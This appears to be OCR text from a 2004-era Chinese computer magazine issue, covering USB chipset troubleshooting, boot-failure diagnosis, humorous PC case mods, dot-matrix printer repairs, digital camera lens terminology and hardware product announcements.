解决之道: Intel改进了82371AB/EB南桥芯片，如果你的主板采用此南桥芯片，一般不会出现问题。如果采用Intel 82371AB、EB、MB或SB系列南桥芯片，建议将驱动程序改为更Intel 82371AB/EB驱动程序；采用Intel 82801AA、BA和BAM南桥芯片，建议将驱动程序更改为Intel 82801AB驱动程序。操作步骤如下(以Windows XP为例，Windows 9x/Me/2000与之相类似):

Step1 依次点击"开始→设置→控制面板→系统→硬件→设备管理器→通用串行总线控制器"，双击"***Universal Host Controller"条目。

Step2 出现"***Universal Host Controller属性"窗口，点击"驱动程序"选项卡，点击"更新驱动程序"按钮。

Step3 选择"从列表或指定位置安装(高级)"，点击"下一步"按钮。

Step4 选择"不要搜索。我要自己选择要安装的驱动程序"，点击"下一步"按钮。

Step5 取消"显示兼容硬件"前的勾选，并从制造商列表中选择"Intel"，选择"82371AB/EB"。如果不可用，则从型号信息中选择"82371AB USB Host Controller"，点击"下一步"继续。

Step6 根据向导，按说明完成新驱动程序的安装，当新驱动程序已加载后点击"完成"。

2.VIA芯片组

可能出现的故障: 如果你的主板采用VIA VT83C572/VT82C586或VIA VT6202通用主机控制器，可能会发生USB通讯问题，比如:当连接某些USB设备时，计算机停止响应或挂起；出现一个"Stop:0x0000000A-IRQL_NOT_LESS_OR_EQUAL"错误消息；驱动程序安装(即插即用)可能无法正确进行等问题。Windows 2000不支持REV_05以后的VIA的USB控制器。微软已经确认Windows 2000和VIA VT83C572芯片组不兼容，同样的错误可能发生在Intel 82371AB/EB芯片组上。

解决之道1:

Step1 从VIA网站上下载最新版的VIA Hyperion 4in1驱动程序(下载地址:http://downloads.viaarena.com/drivers/4in1/VIA_Hyperion%204IN1_V451v.zip)，并进行安装。

Step 2 从VIA网站上下载最新版的VIA USB过滤器补丁程序（USB 1.1下载地址：http://downloads.viaarena.com/drivers/others/usbf_110.zip；USB 2.0下载地址：http://downloads.viaarena.com/drivers/USB/VIA_USB2_V258p3-L-M.zip）。

解决之道2：微软已经指出当计算机的AMD处理器快于350MHz或安装了VIA的USB控制器后，Windows 98第二版存在问题。USB控制器驱动程序（UHCD.SYS）计时错误，阻止USB设备在特定条件下进行仿真。你可以从微软站点下载UHCD.SYS的升级。完成下列步骤确定是否需要升级UHCD.SYS：

Step 1 依次点击“开始→查找→搜索所有文件或文件夹”，在“文件名”中键入“UHCD.SYS”，点击“搜索”。

Step 2 完成搜索后，右键点击找到的文件，然后点击“属性”，点击“版本”选项卡，并选中版本号。如果版本号不是4.10.2223或更高，则从微软网站下载升级部分（下载地址：http://download.microsoft.com/download/win98SE/Patch/4.10.2223/W98/EN-US/240075up.exe）。

解决之道3：某些VIA芯片组的BIOS设置中提供一项“Chip Performance Speed（或System Performance）”，此项目应设置为“Normal”，而不是“Strong”、“Turbo”、“Optimal”或“Fast”。

3.ALi芯片组

可能出现的故障：当断开其中一个USB设备的连接时，会引起其他USB设备也停用。这个问题在频率较高的AMD Athlon处理器平台上更容易发生。在完成下列解决方案步骤后，测试设备看其是否工作，再进行下一个解决方案。

解决之道1：检查BIOS设置，相关设置参考如下（某些项目可能不存在，这要取决于BIOS版本的某些设置）：

项目	正确设置值
即插即用操作系统	启用：Pentium/Pro处理器
	禁用：Pentium Ⅱ/Ⅲ/4处理器
已分配IRQ	Auto或OS
USB或USB键盘	启用
BIOS控制电源支持	禁用
ACPI	禁用

解决之道2：如果你使用Windows 98第二版，请从微软网址下载并安装升级的Openhci.sys文件（下载地址：http://download.microsoft.com/download/win98SE/Update/6101/W98/EN-US/253697USA8.EXE）。

解决之道3：建议将USB Host Controller的驱动程序更改为标准OHCI USB Host Controller驱动程序。操作步骤同前面“Intel芯片组”所述，只不过将Step5中的型号信息改为“Standard Universal PCI to USB Host Controller（Microsoft）”。

4.AMD芯片组

可能出现的故障：当你使用AMD的OHCI USB控制器时，会出现Windows不识别USB鼠标或键盘的间歇操作的问题。

解决之道2：请从微软网址下载并安装升级的Openhci.sys文件（下载地址：http://download.microsoft.com/download/win98SE/Update/4003/W98/EN-US/241134usa8.exe）。

5.SiS芯片组

可能出现的故障：同前面“Intel芯片组”所述相类似。

解决之道1：检查BIOS设置，相关设置参考如下（某些项目可能不存在，这要取决于BIOS版本的某些设置）：

项目	正确设置值
即插即用操作系统	启用：Pentium/Pro处理器
	禁用：Pentium Ⅱ/Ⅲ/4处理器
已分配IRQ	Auto或OS
USB或USB键盘	启用
BIOS控制的电源管理支持	禁用
BIOS对DMA的支持	禁用
写Prefetch	禁用
ACPI	禁用
Enhance Chip Performance	启用

解决之道2：如果你使用Windows 98第二版，请从微软网址下载并安装升级的Openhci.sys文件（下载地址：http://download.microsoft.com/download/win98SE/Update/6101/W98/EN-US/253697USA8.EXE）。

解决之道3：禁用USB错误检测。

Step 1 依次点击“开始→设置→控制面板→系统→硬件→设备管理器→通用串行总线控制器”，双击“***Universal Host Controller”条目。

Step 2 出现“***Universal Host Controller属性”窗口，点击“高级”选项卡，勾选“停用USB错误检测”（见图2），再点击“确定”按钮。



图2

重启电脑，检查是否已解决问题。

解决之道4：建议将USB Host Controller的驱动程序更改为标准OHCI USB Host Controller驱动程序。操作步骤同前面“Intel芯片组”所述，只不过将Step5中的型号信息改为“Standard Universal PCI to USB Host Controller（Microsoft）”。

如果计算机和设备之间的通讯重复失败，则从计算机上拔下USB电缆，然后重新连接电缆。如果此操作不能恢复通讯，则重新启动计算机。

小提示

如果以上这些方法还是不能解决问题，可以试着升级主板BIOS，看问题是否能解决。或者直接花几十元购买一个外部加电的有源USB集线器（见图3），通过有源USB集线器连接USB设备。



图3

三、不要忽视电源问题

某些USB控制器可能导致出现与电源相关的一些问题。

USB设备包含从计算机通过USB电缆驱动USB通讯的电源。计算机在100mA的低电力级别下可以检测到设备，但是需要500mA才能维持诸如移动硬盘等大功率USB设备的高速通讯。

可能出现的故障： 无法检测到即插即用的USB设备；USB设备频繁断开；只有断开其他USB设备时，此USB设备才能工作等问题。通常，如果不是由USB控制器或电缆导致的即插即用或通讯问题，就可能是由电源问题所导致。

解决之道1： 如果你用的是移动硬盘等高耗电的USB设备，由于每个USB端口最大只能提供500mA的电流，所以请务必把移动硬盘直接接到主板或PCI-USB接口卡的USB端口上，并使用厂家随移动硬盘附送的USB电缆。因为厂家搭配的USB电缆通常较粗、较短，工作时电流损耗较少，使用其他USB电缆或把移动硬盘接在经过延长的USB接口上将有可能导致硬盘供电不足而不能工作。

解决之道2： 建议不要通过USB设备内置的USB集线器连接其他USB设备，因为此类USB键盘不能提供足够电流驱动最大功率的USB设备(如:移动硬盘、打印机、扫描仪、多功能一体机)。这些键盘有两个集成的USB端口，只支持约100mA的电流。CF [YJ03]

小提示

检查USB设备消耗的电流

依次点击"开始→设置→控制面板→系统→硬件→设备管理器→通用串行总线控制器"，双击"USB Root Hub"条目。出现"USB Root Hub属性"窗口，点击"电源"选项卡。Windows显示可用电源量和已用的电源量(见图4)。当计算机和外围设备空闲时，所耗电流将低于计算机运行时的耗电。当然，Windows报告的信息可能正确，也可能不正确。



图4

计算机启动故障的分析思路

■ 北京 小强人

许多计算机故障的外在表现都是计算机的启动无法完成，计算机启动过程是个很复杂的过程，它有一个非常完善的硬件自检机制，在上电自检短暂的几秒钟里，计算机要完成100多个检测步骤。作为一个计算机用户，我们应该了解计算机启动的具体过程，因为它能帮助我们迅速地判断计算机的故障具体出现在哪个环节、哪个设备上。下面我们将简单介绍一下计算机的启动过程及其过程中常见故障的大致判断。

故障关键词：电源、主板、CPU

按下电源开关时，电源开始供电，计算机的指示灯亮起。如果这时计算机没有反应，电源指示灯，风扇也都没有动静，先检查一下计算机的各个线路有没有问题，如果线路正常，那有可能是计算机的电源或者主板出了问题，具体是哪个可以打开机箱用电表一测便知。如果两个测试后都没问题，那还有一个可能是CPU出了故障，可以更换别的CPU进行测试。

故障关键词：内存、显卡等

电源刚开始供电时电压还是不稳定，主板控制芯片组会向CPU发出一个Reset信号，让CPU初始化，当电源稳定供电后，芯片组便撤去Reset信号，CPU马上就从地址FFFF0H处开始执行指令，这个地址在系统BIOS的地址范围内，一般的BIOS放在这里的是一条跳线指令，跳到系统BIOS中真正的启动代码处。系统BIOS的启动代码首先要做的事情就是进行POST(加电自检)，POST的主要任务是检测系统中的一些关键设备是否存在和能否正常工作，如内存和显卡等。如果这个时候系统的喇叭发出刺耳的警报声，那就有可能是内存条或者显卡出故障了，具体错误的类型一般可以从警报声的长短和次数来判断(请参阅电脑爱好者2003年第4期《谁说知音难寻——听声识故障部位》一文)。

故障关键词：显卡、内存

接下来，BIOS将检查显卡BIOS，找到之后调用它的初始化代码，由显卡BIOS完成显卡的初始化。大多数显卡在这个过程通常会在屏幕上显示出一些显卡的信息，如生产厂商、芯片类型、显存容量等内容，这也是我们开机看到的第一个画面。查找完所有其他设备的BIOS之后，系统BIOS将显示启动画面，其中包括有系统BIOS的类型、序列号和版本号等内容，同时屏幕左边中上角会出现主板信息代码，包括BIOS的日期、主板芯片组型号、厂家的代码等。接着系统BIOS将检测CPU的类型和工作频率，并将结果显示在屏幕上，接着BIOS开始测试主内存容量，并在屏幕上显示内存测试数值，就是大家所熟悉的屏幕上半部分那个飞速翻滚的内存计数器。

故障关键词：硬盘、光驱、软驱

接着，BIOS开始检测系统中安装的一些标准硬件设备：硬盘、光驱、软驱、串行和并行接口等设备。标准设备检测完毕后，系统BIOS内部支持即插即用的代码将开始检测和配置系统中安装的即插即用设备。这时最常出现的不能启动的故障是找不到硬盘，除线路接触不好外，一般找不到硬盘的原因，主要是硬盘物理损坏，也有可能是硬盘主引导区信息被病毒之类的程序破坏了。

故障关键词：硬盘

到此所有硬件都已经检测配置完毕，系统BIOS会重新清屏并在屏幕上方显示出一个系统配置表，其中简略地列出安装的各种标准硬件设备及相关工作参数。接下来系统BIOS将更新ESCD(扩展系统配置数据)，过后系统BIOS的启动代码将进行它的最后一项工作，即根据用户指定的启动顺序从软盘、硬盘或光驱启动。以从硬盘启动为例，系统BIOS将读取并执行这个活动分区的分区记录，主引导记录接着从分区表中找到第一个活动分区，然后读取并执行这个活动分区的分区引导记录。如果在这时候启动出错，那十有八九是软件故障了，软件故障的具体原因很多，概括起来无外乎是引导文件、系统文件丢失或被恶意修改，不过由于硬盘磁道损害而导致系统文件读取失败的原因也不能排除。

完成上述各项检测后，系统进入Windows并执行各种应用程序的启动，这样整个启动过程结束了。CF [YJ04]

超级老鸟的DIY作品

■沈阳 丁宁

随着电脑的普及，DIY这个名词早已深入人心，DIY的乐趣也使得电脑用户乐此不疲。相对于普通用户的DIY来说，下面的DIY便可以用“超级”来形容，那么现在就跟我一起去欣赏这些超级DIY作品吧！

1.让电脑更具“人”性化

超级系数：★★★★

现如今所有的IT厂商都提倡“人性化”，然而真正能够做到的又有几家？可能是为了给厂商们提个醒，一位用户特别定做了一款最具“人”性化的电脑，让我们大开了眼界。想不到吧，这位美女就是一台电脑（见图1），像不像007中的美女。先用钢管连接成一个人形骨架轮廓（见图2），然后给骨架安装上用塑料制成的肌肉（见图3），接着给模型穿上衣服，拆开外壳后便可看出电脑的硬盘被安装在人体模型的胸腔内（见图4），主机被安装在人体模型的腹部，而光驱被安装在大腿的一侧（见图5），更为重要的电源则被固定在模型的关键部位——屁股上（见图6）！电脑上所有的数据线、电源线都从模型内部穿过，不外露。仔细研究研究，没准你也能做出个詹姆斯·邦德什么的。













图1	图2	图3
图4	图5	图6

2.热带鱼与电脑的关系

超级系数：★★★★☆

热带鱼与电脑这两种几乎毫不相干的事物，惟一的联系恐怕就是热带鱼曾经作过电脑的屏保，其他的几乎就没有任何关系了，而如今却有个老外把机箱改成了鱼缸，让热带鱼在机箱中尽情畅游(见图7)。你看，真的有鱼呢(见图8)！说实话机箱里也就适合养养热带鱼。呵呵，开个玩笑，其实还是蛮有创意的，不但把死气沉沉、单调的机箱变得美观、极具观赏性，而且在机箱的散热方面也起到了一些作用。接着再欣赏一下它的内部结构吧(见图9、图10)。









图7 | 图8 | 图9 | 图10

3.用电脑时不要喝水

超级系数:★★☆





图11 | 图12

很多时候老鸟们都不断告诫菜鸟，使用电脑的时候不要喝水，因为万一没留神，水洒到键盘上就会导致键盘的报废。当然菜鸟们仍然不听老鸟的劝告而继续我行我素。这不，菜鸟们的行为果然惹怒了一位老鸟，把电脑机箱变成了纸制品，这样恐怕菜鸟就不能斗胆造次了。先看看机箱内部吧（见图１１），真正全纸材质决不搀假。成品也不错，外部整体设计与普通机箱十分相似，功能也一应俱全（见图１２），看来可以大批量生产了。由于它的材质是纸，所以能够根据自己的喜好来改变机箱的外观形状，再任意为其添加上亮丽的颜色，一台人性＋个性的电脑机箱就打造成功了。

4.咖啡与电脑

超级系数:★★★★★

可能是为了回应上面的纸制机箱，一个菜鸟长大后对老鸟进行了“报复”。他不但经常在使用电脑时喝着咖啡，而且把自己的电脑也改成了可以煮咖啡的设备，不知这样是否会“气”到老鸟。看看这张图片(见图13)，机箱的上面有加热台，下面有咖啡壶，开电源之后可加热上面壶里的水，上面的水烧开后可以顺着管道流向底下的咖啡壶。而且，整个过程还可以通过一个RF遥控器来控制。机箱一侧的金属板还被改装成了玻璃板，上面画了一个咖啡壶，下面的二极管发光设备则增添了额外的温馨效果。怎么样，有点意思吧！



图13


5.民以食为天

超级系数:★★★★★

既然提到了喝，也就少不了吃，下面继续讲下去。Athlon XP巨大的发热量是电脑用户所厌恶的，然而却有一位DIY用户喜欢这一特点，因为他不但享受着Athlon XP强大的性能和低廉的价格，而且连自己的早饭都一并解决了。那么，早餐吃什么好呢？煎鸡蛋是个很好的选择。先准备一下煎鸡蛋所需的物资吧。一个鸡蛋、一些色拉油、一点食用盐、一块铝片、几块铜币、一台电脑主机。先把几块铜币用导热硅胶与散热器的扣件粘合在一起，做成散热器(见图14)，再把薄薄的铝片做成一个小锅(见图15)，然后把散热片固定在CPU上，注意不要让散热片与其他电路接触(见图16)。最后启动系统，过了3～4分钟，散热片感觉比较热了，就把“锅”放到散热片上，并把鸡蛋、油、食盐放入锅中(见图17)。CPU的热量并不能马上把鸡蛋煎熟，所以需要等一会，大约又过了11分钟，鸡蛋就变成下面的样子了(见图18)。












图14 | 图15
图16 | 图17 | 图18

6.麻将桌与电脑

超级系数:★★★★☆

上面所提到的都是三心二意的电脑用户，在应用电脑的时候他们要么在欣赏鱼儿畅游，要么在喝着咖啡，要么就是在品尝着自己刚煎好的鸡蛋。但是都不能与这位相比，因为他把自己的电脑改装成了“麻将桌”。麻将这东西，既动脑又动手，这台麻将桌就集成了主机功能，内部带有电源、主板、光驱、硬盘等等，一切配件都能放置其中(见图19)。如果DIYer能够再加个自动洗牌的功能就更好了（个人愿望）！

特别提醒:本文所提及的DIY方案仅提供给读者扩展DIY的知识面。由于以上方案均具有一定的破坏性，请广大读者不要效仿，否则责任自负。CF [YJ05]



图19

针式打印机故障检修经验谈

■ 山东　李学良

1.打印机无法联机

故障现象：一台Epson LQ-1600K打印机自检正常，却无法联机，屏幕提示“Ready error writing device PRN”。

维修过程：此提示表明打印机一直处于忙状态，打印机不能接受数据。测试打印机接口电路BUSY信号为高电平，表明打印机确实处于忙状态，极不正常。仔细测试发现BUSY信号和一个芯片74LS07相连，估计此芯片逻辑关系不正常引起，更换74LS07芯片，加电打印机能联机并且打印正常。

小提示

在使用针式打印机时，注意不能带电拔插打印机与主机之间的打印电缆，因为带电拔插电缆瞬间可产生尖峰脉冲，此脉冲足以烧毁接口芯片。另外，维修打印机时，维修人员身上长时间聚集的静电也足以烧毁接口芯片。

2.打印机走纸不正常

故障现象：一台Epson LQ-1600K打印机在打印过程中，打印纸不是往前走，而是倒着走，而且打印的间距不均匀，有字符重叠现象，并伴随着巨大的噪音。

维修过程：通过这一现象分析，可能是走纸电机及其驱动电路产生故障。打开打印机的机盖，取出打印机主板，检查走纸电机，正常，检查电机驱动电路，测试驱动管Q41(D560)，Q43(B765)，都是C、E极击穿已损坏。更换同型号的两个驱动管，开机后打印一切正常。

小提示

通过维修这一例故障，我们在操作和使用针式打印机时应特别注意，针式打印机右侧都有一个凸出的滚筒，据我观察70%～80%的用户都是在带电的情况下，旋转滚筒上纸、退纸、调整打印纸位置，这是非常严重的错误，此滚筒的作用是在关闭打印机电源的情况下，用于旋转出卡住的打印纸的，不能在带电情况下使用。正确的操作方法是在带电连机情况下，用面板上的跳行、跳页、进纸、退纸按钮控制打印机进纸、退纸及调整打印纸的位置，绝对禁止带电情况下强行旋转滚筒，如果在带电情况下，不管是在打印过程中，还是待机状态，强行旋转滚筒，因负载过大，会烧毁驱动电路或走纸电机，因为走纸步进电机是来一个脉冲走一步，然后通过锁相电路使其巍然不动，带电情况下，用手强行旋转滚筒，步进电机负载过大，最终烧毁驱动电路或步进电机，造成严重后果，这也正是LQ-1600KⅡ、Ⅲ型打印机滚筒是内嵌式的原因。

3.打印机打印出乱字符

故障现象：一台Epson LQ-1600K打印机自检时，打印前面几行一切正常，突然打印机“达达”响，不换行，打印出乱字符。

维修过程：通过仔细观察，原来打印头电缆一根线绝缘层已磨光，打印过程中此线与底板似连非连，造成此线对地短路，从而发生这种故障。将头电缆裸露部分用胶带粘牢，开机，打印一切正常。

打印头电缆一般都采用塑料柔性带状电缆，这种电缆在使用过程中容易产生折痕，打印电缆的中间部分很容易在字车移动过程中被磨损或产生折痕，若将电缆上的绝缘层磨掉，会使打印针驱动信号与打印机机架短路，导致打印机主控电路故障，若打印电缆折痕处断裂则会使打印机驱动信号开路，引起对应的打印针不出针，致使打印字符或汉字缺点、少划。

小提示

不要用劣质色带架，粗糙劣质的色带架将加快磨损头电缆，造成严重后果。 CF [YJ06]

技巧E卡通 Skill Tips

让光驱“失忆”

在Windows XP中更换了光驱内的光盘后，发现显示结果竟然还是原来的内容，这是Windows XP自带的一个功能，它能将光盘内容虚拟成一个镜像文件加以“记忆”，可以让你在取出光盘之后的短暂时间内还能看到光盘内容，但这样却影响了新放入光盘的正常使用。解决办法在“控制面板”中依次点击“性能和维护→管理工具→计算机管理”，在计算机管理窗口中选择“存储→可移动存储→库”，然后在右侧窗口中找到光驱的型号标志并点击右键，选择“属性”，在弹出窗口中将“延迟卸除”项下的“收回不可装入的媒体”的时间设置为“0”（见左图）。



（自由の工作室　张天勇）

PCMCIA读卡器也能在DOS上用

一般情况下，MS-DOS操作系统并不能直接驱动PCMCIA读卡器，这是因为它并不支持卡和插槽服务软件（即在电脑与PC卡适配器之间提供一个标准化的软件接口）。因此就需要第三方软件来支持，比如：UNATA。在DOS状态下执行UNATA（下载地址：http://www.tssc.de/download/prods/unata.zip）即可，软件成功执行后，将提示已新建盘符，该盘符就是PC卡适配器的驱动器。（福建　包日晓）

CF [YJ07]

DC 术语通之三：镜头

■福建　包日晓

数码相机的图像画质，除了受我们非常关注的感光芯片分辨率影响外，用来聚焦光线的镜头也有相当大的影响力。一个好的镜头可使图像清晰细致，没有变形，且色彩准确，因此一些厂商，为提升图像的画质及产品形象，会为其数码相机配置其他名牌的优质镜头。有了好的镜头，也需要对其特性有一定的了解，才能拍出漂亮的数码照片。

一、镜头的标示

在上期的《DC 术语通之二：光圈》一文中，曾向大家介绍过光圈是如何表示的。在镜头外圈一般还会标示镜头的品牌和类型，比如：OLYMPUS LENS 和 GLASS ASPHERICAL。

如今，约 80%以上的镜头还是依赖“玻璃”这个相当古老的产品完成组合与设计。和一般窗户用的玻璃不相同，镜头所用的原材料是光学专用玻璃，这主要是包含多种金属氧化物的混合物，以提高其折射率。通常用于制造相机镜头的光学玻璃其折射率不低于 1.5，并具备低色散能力。现代镜头玻璃材料已大量使用稀土元素，如氧化镧、氧化钽等。稀土技术的应用对改善镜头的强度及提高镜头的光学性能十分有效。

二、镜头描写图像纹理的能力

镜头描写图像纹理的能力，是以每毫米长度所能表现的线数为单位。对于一般消费级数码相机而言，由于成本关系，感光芯片的尺寸都会较小，这使得镜头描写图像纹理的能力更显得重要，否则像素再多也没有用。

以一个 1600 × 1200 像素的感光芯片为例，若芯片的垂直长度为 6.6mm，在垂直方向每毫米的像素值＝1200/6.6＝181.8。

若要全部发挥感光芯片描写图像纹理的能力，镜头描写图像纹理的能力便要 182 线 /mm。

若垂直长度改为 24mm，在垂直方向每毫米的像素值＝1200/24 = 50。

由于改用较大尺寸的感光芯片，镜头解像力的要求便相对较低，只需 50 线 /mm。

从以上的例子可知，如果像素值增加，感光芯片的尺寸便需要加大，否则便要提升镜头描写图像纹理的能力。目前，由于感光芯片的制造技术不断地提升，更多的像素可制造于同一尺寸上，厂商便重新设计镜头，以提升描写图像纹理的能力，甚至要优于传统相机的镜头，才能应付高像素、轻巧的数码相机的设计要求。

三、镜头的焦距

镜头的焦距，简单地说是从镜头的等效中心到焦平面(感光芯片或底片的表面)的距离，单位是毫米(mm)。镜头的焦距可影响视角、放大率、景深及透视度。



图1　不同尺寸的感光组件比例图

传统 135 相机所使用底片的尺寸是 1.7 英寸(对角长度)，而消费级数码相机的感光芯片的尺寸则小得多，大约在 1/3 英寸到 2/3 英寸之间(见图 1)。由于感光面小的原因，数码相机的镜头焦距也会较传统 135 相机来得短，且感光芯片尺寸越小，实际焦距越短。

厂商在提供等效焦距时会有以下两个方法：对于消费级的数码相机，因为镜头大都不可更换，厂商便索性于规格中列出等效焦距；而对于专业级的数码单镜反光相机，因皆可随意更换不同焦距的 135 相机镜头，厂商便提供一个焦距倍数，用来换算出等效焦距。例如一台数码相机的焦距倍数为 1.6，当装上一支 35～200mm 的 135 相机镜头，等效焦距是 56mm (35 × 1.6)至 320mm(200 × 1.6)。

四、镜头的应用环境

通常我们把不同焦距的镜头，按视角的不同分为四大类：标准、广角、望远和变焦。

1.标准镜头(Standard Lens)：镜头焦距的长度与所拍底片的对角线长度相等者，称为“标准镜头”。35mm 胶卷对角线为 43.3mm，所以标准镜头在 40～55mm 之间，一般以 50mm 作为标准镜头，其视角为 46°，最接近人的视觉，而且畸变最小。标准镜头比较适合风景照和生活照的拍摄。

2.广角镜头(Wide angle Lens)：镜头焦距的长度比所拍底片的对角线长度短的，称为“广角镜头”。广角镜头从 35mm 的 64°到超广角 16mm 左右，6mm 或 8mm 为鱼眼镜头，视角可达 180°到 220°，焦距短，视角广拍摄范围大，景深长。广角镜头适合大场面的活动、团体照、风景、建筑物、或是在狭小空间以及没有退步的场合的拍摄。广角镜头贴近主体或仰俯摄角的拍摄，可以得到很好的夸张性效果。

3.望远镜头(Telephoto Lens)：镜头焦距的长度比所拍底片的对角线长度长的，称为“望远镜头”。望远镜头焦距长视角小，可拍出较大的图像，或远处景物的特写，或拍摄不易接近的主体。望远镜头景深浅，前后景被压缩在一起，缺少空间感，但有很好的朦胧美，适合在人像的摄影或细小景物的描写，有很好的视觉形象；对不被注意的场合，或不易接近的动物生态摄影，尤具效果。

4.变焦镜头(Zoom Lens)：变焦镜头可以从广角焦距到望远焦距自由伸缩，以取得自己需要的图像大小，而不必改变摄影位置；应用上相当方便，最常用的是 28～85mm(或 28～105mm/2.8)的变焦镜头，一只镜头涵盖广角、标准、望远，足可应付整个婚礼或一般性活动场面的拍摄。


CF [YJ08]


美达剑侠主板
美达绚丽显卡
拔剑出鞘 驰骋游戏世界
美达剑侠主板、绚丽显卡，
以极高的性能、实惠的价格，
全新呈现游戏魅力，
带领游戏玩家进入游戏佳境！
尤分享受游戏乐趣！
剑侠情缘 推荐使用
即日起，为回报广大用户，美达推出新双剑合璧套装，剑侠S865PL
主板加绚丽FX5200显卡仅售999元，数量有限，千万不要错过机会哦！
双剑合璧 999元
S865PL + FX 5200 = 999元
光电系列
4X DVD±RW
48X COMBO
http://www.midatech.com
美达科技 MIDA TECHNOLOGY
专注主流 性价领先
深圳市元美达科技有限公司
电话：0755-83690809
传真：0755-83690586
E-mail:mida@midatech.com
北京分公司 010-82886770
上海分公司 021-64690595
广州分公司 020-85519727
沈阳分公司 024-23966442
成都分公司 028-85232053
哈尔滨办事处 0451-86483387
西安办事处 029-2111562
济南办事处 0531-8900265



捷波 FX5200 显示卡

捷波近日推出的这款5200显卡，型号为NV34-AT-128B，系台湾原厂出品，采用nVIDIA的Geforce FX5200显示芯片;支持AGP8X传输总线，提供了2.1GB/s的数据传输速度，可处理更为复杂的模型和纹理,产生层次丰富、色彩逼真的画面,并向下兼容AGP4X;核心频率为250MHz，配备128MB DDR显存;支持双头显示,提供标准D-Sub(15-pin)、数字DVI和视频TV-OUT三种输出接口。完美支持DirectX 9硬件加速技术。



咨询电话:021-58409968
参考报价:498元



咨询电话:021-63531253
参考报价:1800元

艾崴 XP4-G 准系统

艾崴公司最近推出了一款支持P4处理器的高性能个人准系统电脑——XP4-G。XP4-G 采用最新的Intel 845GE芯片组，整合了所有系统的控制功能。艾崴XP4-G准系统支持 Socket 478 Intel Pentium 4处理器，支持533 MHz/400MHz 前端总线;最大内存支持为1GB PC1600/PC2100 DDR;1组AGP 4X;2组ATA100 IDE总线;支持4个USB 2.0 ;支持AC‘97音频芯片;支持10/100 Mbps LAN端口。

Motorola 便携式蓝牙耳机

在CES2004上，Motorola展示了其HF800便携蓝牙耳机，该耳机同时也可以当作扩音器使用。

HF800配备了1W的喇叭,使用了噪音和回声消除技术,保证了声音质量。采用单键操作,非常方便。其电池可以提供3小时操作和100小时的待机时间。此外HF800的充电器和一般的厂商手机的充电器互相兼容。



咨询电话:010-82667575
参考报价:待定



华硕“静音王”刻录机

华硕近日推出了一款CD刻录机新品——CRW-5232AS。这款刻录机在外形上采用短版机身设计,拥有52倍刻录、32倍覆写和52倍速的读取速度。CRW-5232AS采用了最新的FlextraLink废盘终结防刻死技术和lextraSpeed智能变速刻录技术,提供了更具弹性的技术整合,从而确保了最终的刻录品质。另外,在华硕双层悬吊动态防震系统DDSS II技术的支持下,结合多样的刻录模式与读盘功能,CRW-5232AS有效地控制了读写时产生的噪音及振动,使得这款刻录机比同类产品在控制噪音方面拥有明显的优势。

同维 TV400A 电视盒

同维电子近期推出了一款编号为TV400A的电视盒,该产品采用SmartAsic最新方案和自适应静态检测逐行扫描技术,无需任何驱动或软件即可获得高清晰电视画面，分辨率高达1024×768，帧频高达75Hz，完全做到无闪烁，保护了用户的视力健康。TV400A很好地解决了与LCD的兼容问题,可支持各种标准LCD显示器,使家用LCD轻松成为一台时尚的具有逐行扫描功能的液晶电视。TV400A还具有先进的画中画功能和多画面预览选台功能,使用户充分享受到电脑与电视的完美结合体验。

咨询电话:0755-86023696
参考报价:420元



爱国者外置超薄DVD刻录机

爱国者外置超薄光存储系列产品近期又添新品，此次华旗公司推出的爱国者外置超薄DVD刻录机拥有超炫的外观和超薄的机身设计。爱国者外置超薄DVD刻录机长为165mm，宽为140mm，厚度仅为20mm，整个产品重440g，采用USB2.0接口，兼容USB1.1，传输速度峰值高达480Mbps，可有效保障文件资料的高速刻录。产品在USB2.0接口模式下可提供4X DVD+R、2.4X DVD+RW、8X DVD-ROM、16X CD-R、10X CD-RW、24X CD-ROM。该刻录机支持水平和垂直两种使用模式，是目前国内厂商推出的一款最为轻薄的DVD刻录机产品。

咨询电话：010-62566688
参考报价：1599元





咨询电话：010-82896511-14
参考报价：60元

沙鹰3号CPU散热器

沙鹰3号是散热博士公司最新推出一款散热器新品。此款散热器采用了高分子液压轴承，能够使风扇在3100rpm的转速下产生41.7CFM的风量。沙鹰3号在散热片的设计上也独具匠心，采用了左右不对称的设计，此设计能让风扇正对于CPU核心之上，从而让风扇吹出的风直接将核心传至散热片的散量带走。为了能提高散热片瞬间吸热的能力，沙鹰3号还在散热片底部的蓄热层中加入了等高的铜柱，利用铜吸热快的特点，将热量快速传至散热鳍片之上，达到快速降温的目的。

BenQ伸缩式随身盘

BenQ伸缩式随身盘是BenQ公司最新推出的一款移动闪存盘。该产品重量为13g，整个主体部分以黑色和银灰色搭配；拥有USB2.0的使用规格；128MB、256MB（可选）超大容量；USB启动计算机功能；零驱动直接使用；防写开关设计；读写状态指示灯；密码保护功能。值得一提的是，BenQ随身盘采用了USB2.0接口，这使得BenQ USB随身盘的数据读取速度最快能达到5000kB/s，是普通USB 1.1闪存盘的6倍，可以大大缩短文件读取和存储的时间，让容量与速度兼得成为了现实。



咨询电话：0512-68095919
参考报价：550元



咨询电话：010-82848111
参考报价：268元

冲击波SC-2108音箱

冲击波公司日前推出了一款最新产品——SC-2108多媒体有源音箱。SC-2108的箱体采用木质结构，外观设计简洁大方，拥有富有数字动感的彩色显屏，配备便捷的数字键控设计，操作简洁。低音炮采用带式结构并采用5英寸大口径低音单元，卫星音箱应用两分频双单元设计，并配以科学的气流设计方案。SC-2108应用范围广泛，听音乐，看大片都应对自如。

OLYMPUS E-System数码相机镜头

